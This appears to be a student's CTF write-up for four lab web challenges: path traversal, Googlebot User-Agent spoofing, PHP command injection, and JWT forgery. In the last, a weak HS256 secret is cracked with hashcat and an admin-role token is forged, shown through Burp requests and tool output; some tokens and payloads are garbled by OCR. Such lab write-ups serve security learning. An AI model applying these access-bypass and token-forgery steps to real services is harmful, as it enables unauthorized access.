



Web Writeup


Path Traversal



1→Click on the any Image



2→here you will see '?' after path.php and its indicating image which can lead to path traversal.




Googlebot

Here it is written that google bot and as exploiting web we know that what's the importance of User-Agent:

Refer to this:

<https://developers.google.com/search/docs/crawling-indexing/googlebot>



The screenshot shows a web browser window with the URL `iotctf.42web.io/googlebot.php`. The page title is "The Google's Secret". Below it, there is a message: "Google's crawlers find everything. Can you impersonate one? Sorry, you are not Googlebot! Try again with a different identity." The browser's address bar shows several bookmarks, including "Text To Handwritin...", "Gmail", "YouTube", "Maps", "Testing", "pdf editor", "classroom", "Text to Handwritin...", and "Introduction to Ac...". The developer tools Network tab is open, showing various request and response details. The Network tab has tabs for Elements, Console, Sources, Network (which is selected), Performance, Memory, Application, Lighthouse, and Recorder. Under the Network tab, there are sections for Caching (with "Disable cache" checked) and Network throttling (set to "Fast 4G"). The User agent section shows "Custom..." dropdown with "googlebot" selected. At the bottom, the Accepted Content-Encodings section includes "Use browser default" (checked) and options for deflate, gzip, br, and zstd.

here you can see that we will change user-agent or you can do it with Burpsuite by intercepting request.

The screenshot shows a web browser window with the URL `iotctf.42web.io/googlebot.php`. The page title is "The Google's Secret" with the subtitle "Google's crawlers find everything. Can you impersonate one?". A green message says "Congratulations! Here is your flag: iotCtf{Google-Bot-Is-Here}".

The browser's developer tools Network tab is open, showing configuration for network requests. It includes settings for "Disable cache", "Network throttling" (Fast 4G), "User agent" (Custom... set to "googlebot"), and "Accepted Content-Encodings" (gzip, br, zstd checked). The Network tab also has filters like "Fetch/XHR", "Doc", "CSS", etc.

Command Injection

we can see that website is running on php and in php we know that command injection is possible if we use the escapeshell command in php.

Read this for reference :-

<https://www.php.net/manual/en/function.escapeshellcmd.php>

Result:

```
%12%Dec:%th
```

Powered by IoT Lab


Result:

```
You found the flag: Iotctf{code_injection_successfull_Dumb}
```

Powered by IoT Lab

Jwt

→First you have to login where you will get a JWT token.



The screenshot shows the source code of a web page titled "JWT Challenge". The code includes CSS styles for a container and a login form, HTML for the form fields and an admin access button, and JavaScript for handling the login process and displaying the JWT token. The browser's address bar shows the URL as "view-source:https://jwt-phi.vercel.app".

```
01<pre>
02    pre {
03        background: #00000040;
04        padding: 10px;
05        border-radius: 5px;
06        margin-top: 20px;
07        white-space: pre-wrap;
08        word-wrap: break-word;
09    }
10</style>
11</head>
12<body>
13    <div class="container">
14        <h2>JWT Challenge</h2>
15        <div id="login">
16            <h3>Login</h3>
17            <input type="text" id="username" placeholder="Username">
18            <input type="password" id="password" placeholder="Password">
19            <button onclick="login()">Login</button>
20        </div>
21        <div id="admin" style="display:none;">
22            <h3>Admin Access</h3>
23            <button onclick="accessAdmin()">Get Admin Flag</button>
24        </div>
25        <pre id="output"></pre>
26    </div>
27    <!--username:guest Password:guestpass-->
28<script>
29    let token = "";
30
31    async function login() {
32        const username = document.getElementById("username").value;
33        const password = document.getElementById("password").value;
34
35        const res = await fetch("/api/login", {
36            method: "POST",
37            headers: { "Content-Type": "application/json" },
38            body: JSON.stringify({ username, password })
39        });
40
41        if (res.ok) {
42            const data = await res.json();
43            token = data.token;
44            document.getElementById("Login").style.display = "none";
45            document.getElementById("admin").style.display = "block";
46            document.getElementById("output").innerText = "Login successful. Token acquired.";
47        } else {
48            document.getElementById("output").innerText = "Login failed.";
49        }
50    }
51</script>
```

→then after login you will get Jwt token.

Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan

Target: https://jwt-phi.vercel.app

Request

```

1 GET /api/admin HTTP/1.1
2 Host: jwt-phi.vercel.app
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://jwt-phi.vercel.app/
8 Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cGkiOiJpXVCG9_eyJlc2VybmtZSI6ImdlZXN0IiwicnN9IjoiY2IwMjQ3MTk5MTB9.3LuDY1ZhUOT9mTX1BtSWC5zrNrULOLQmz_7TxYH_c7O
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Connection: close
14
15

```

Response

0 matches

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 0

Request Cookies 0

Request Headers 12

0 matches

Ready

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn XSS Cheatsheet JSON Web Tokens Search Settings

JWT Editor

Target: https://jwt-phi.vercel.app

Request

```

1 GET /api/admin HTTP/2
2 Host: jwt-phi.vercel.app
3 Cookie: __vercel_toolbar=1
4 Sec-Ch-Ua: "Not(A BRAND";v="99", "Brave";v="127", "Chromium";v="127"
5 Sec-Ch-Ua-Mobile: ?0
6 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
7 AppleWebKit/537.36 (KHTML, like Gecko) AppleWebKit/127.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Platform: "macOS"
9 Accept: */*
10 Sec-Gpc: 1
11 Accept-Language: en-GB;en;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://jwt-phi.vercel.app/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 Connection: close
19
20

```

Response

0 highlights

0 highlights

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 20

Response headers 9

398 bytes | 290 millis

Done

Event log (2) All issues (25)

→here when you send the request it will show access denied.
cozz you are not the admin.

The screenshot shows the OWASP ZAP interface with the Repeater tab selected. The Request section contains a JSON Web Token (JWT) string. The Response section shows a 403 Forbidden error with the message "Access denied". The Inspector panel on the right displays various request and response headers, including "Content-Type: text/html; charset=utf-8" and "Server: Vercel". The bottom status bar indicates "398 bytes | 290 millis" and "Memory: 204.3MB".

here it was simple that we have to chnge the role to "admin" and we are using a weak security key which can be brute force by hashcat or john the ripper.

```

root@kali: /home/parth/Burp-Suite-Pro x parth@kali: ~/Burp-Suite-Pro x
File Actions Edit View Help Help
root@kali: /home/parth/Burp-Suite-Pro x parth@kali: ~/Burp-Suite-Pro x
Logger Extender Project options User options Learn
* Single-Hash
* Single-Salt
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory required for this attack: 0 MB
Dictionary cache built: 0B
* Filename..: /home/parth/Downloads/jwt.secrets.list (0.0)
* 103976 bytes in 115.0
* Bytes.....: 1231371
* Keyspace...: 10396244816.0
* Runtime...: 0 secs w/ -phs, -verb, -app/
eyJhbGciOiJIUzIiNiIsInR5cCI6IkpXVCJ9.eyJcI2VybmtZSI6Imd1ZXN0Iiwicm9sZSI6InVzZXIiLCJpXQiojE3MzQ3MTk5MTB9.LuDY1ZHJ0T9mTX1BtSWC5zrNrulQLQNZ_7TxYH_c7Q:I_AM_A
_SECRET_KEY

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 165000 (JWT (JSON Web Token))
Hash.Target...: eyJhbGciOiJIUzIiNiIsInR5cCI6IkpXVCJ9.eyJcI2VybmtZS5...YH_c7Q
Time.Started...: Fri Dec 20 13:45:07 2024 (0 secs)
Time.Estimated.: Fri Dec 20 13:45:07 2024 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/home/parth/Downloads/jwt.secrets.list)
Guess.Queue...: 1/1 (100.00%)
Speed.#1....: 30992 H/s (0.29ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1024/103962 (0.98%)
Rejected.....: 0/1024 (0.00%)
Restore.Point...: 0/103962 (0.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: → LBXjIzRL48G5SQjXiiXLrN56KfoGalvXTYhfgHzkJIpD6G0xTdx7eV14ZxbJc0

Started: Fri Dec 20 13:44:51 2024
Stopped: Fri Dec 20 13:45:09 2024

```

Here by using hashcat we have brute force the security key.

no we can get the flag.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn XSS Cheatsheet JSON Web Tokens Search Settings

Target: https://jwt-phi.vercel.app HTTP/2

Request

Pretty Raw Hex JSON Web Token JSON Web Tokens

JWT

```
1 - eyJhbGciOiJIUzI1NiInRzCj8IkpXVCJ9eyJcI2VybmfZl6lmd1ZXN0Iiw...
```

Serialized JWT

```
eyJhbGciOiJIUzI1NiIsInRzCj8IkpXVCJ9.
eyJcI2VybmfZl6lmd1ZXN0Iiwicm9sZS16ImFkbWlub3IwWF0IjoxNzM0NzE50Tc0f0.
yHYU1w_10P_-6WBCd7v1A1NLINKXr8XLXYo-U9kZ3S1
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Cache-Control: public, max-age=0, must-revalidate
3 Content-Type: text/html; charset=utf-8
4 Date: Fri, 20 Dec 2024 18:43:11 GMT
5 Etag: W/"24-Hbf56PA/h9iqp2GOpz970k8YIoB"
6 Server: Vercel
7 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
8 Vary: Accept-Cache: BYPASS
9 X-Vercel-Id: b011:lad1:6d62z-1734720190881-bc38f3342823
10 Content-Length: 36
11
12 Flag: iotCTF{weak_secret_key_my_bad}
```

Inspector

Request attributes 2 Request query parameters 0 Request body parameters 0 Request cookies 1 Request headers 20 Response headers 9

JWS JWE

Header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Payload

```
{
  "username": "guest",
  "role": "admin",
  "iat": 1734719974
}
```

Signature

C8 76 14 D5 6F E2 04 FF BF E9 60 42 77
53 0B 4C D2 97 AF C5 CB 61 7A 3E 53 D2

Information

- Issued At - Fri Dec 20 2024 18:39:34

Attack Sign Encrypt

Done

Event log (2) All Issues (141)

415 bytes | 295 millis

Memory: 220.7MB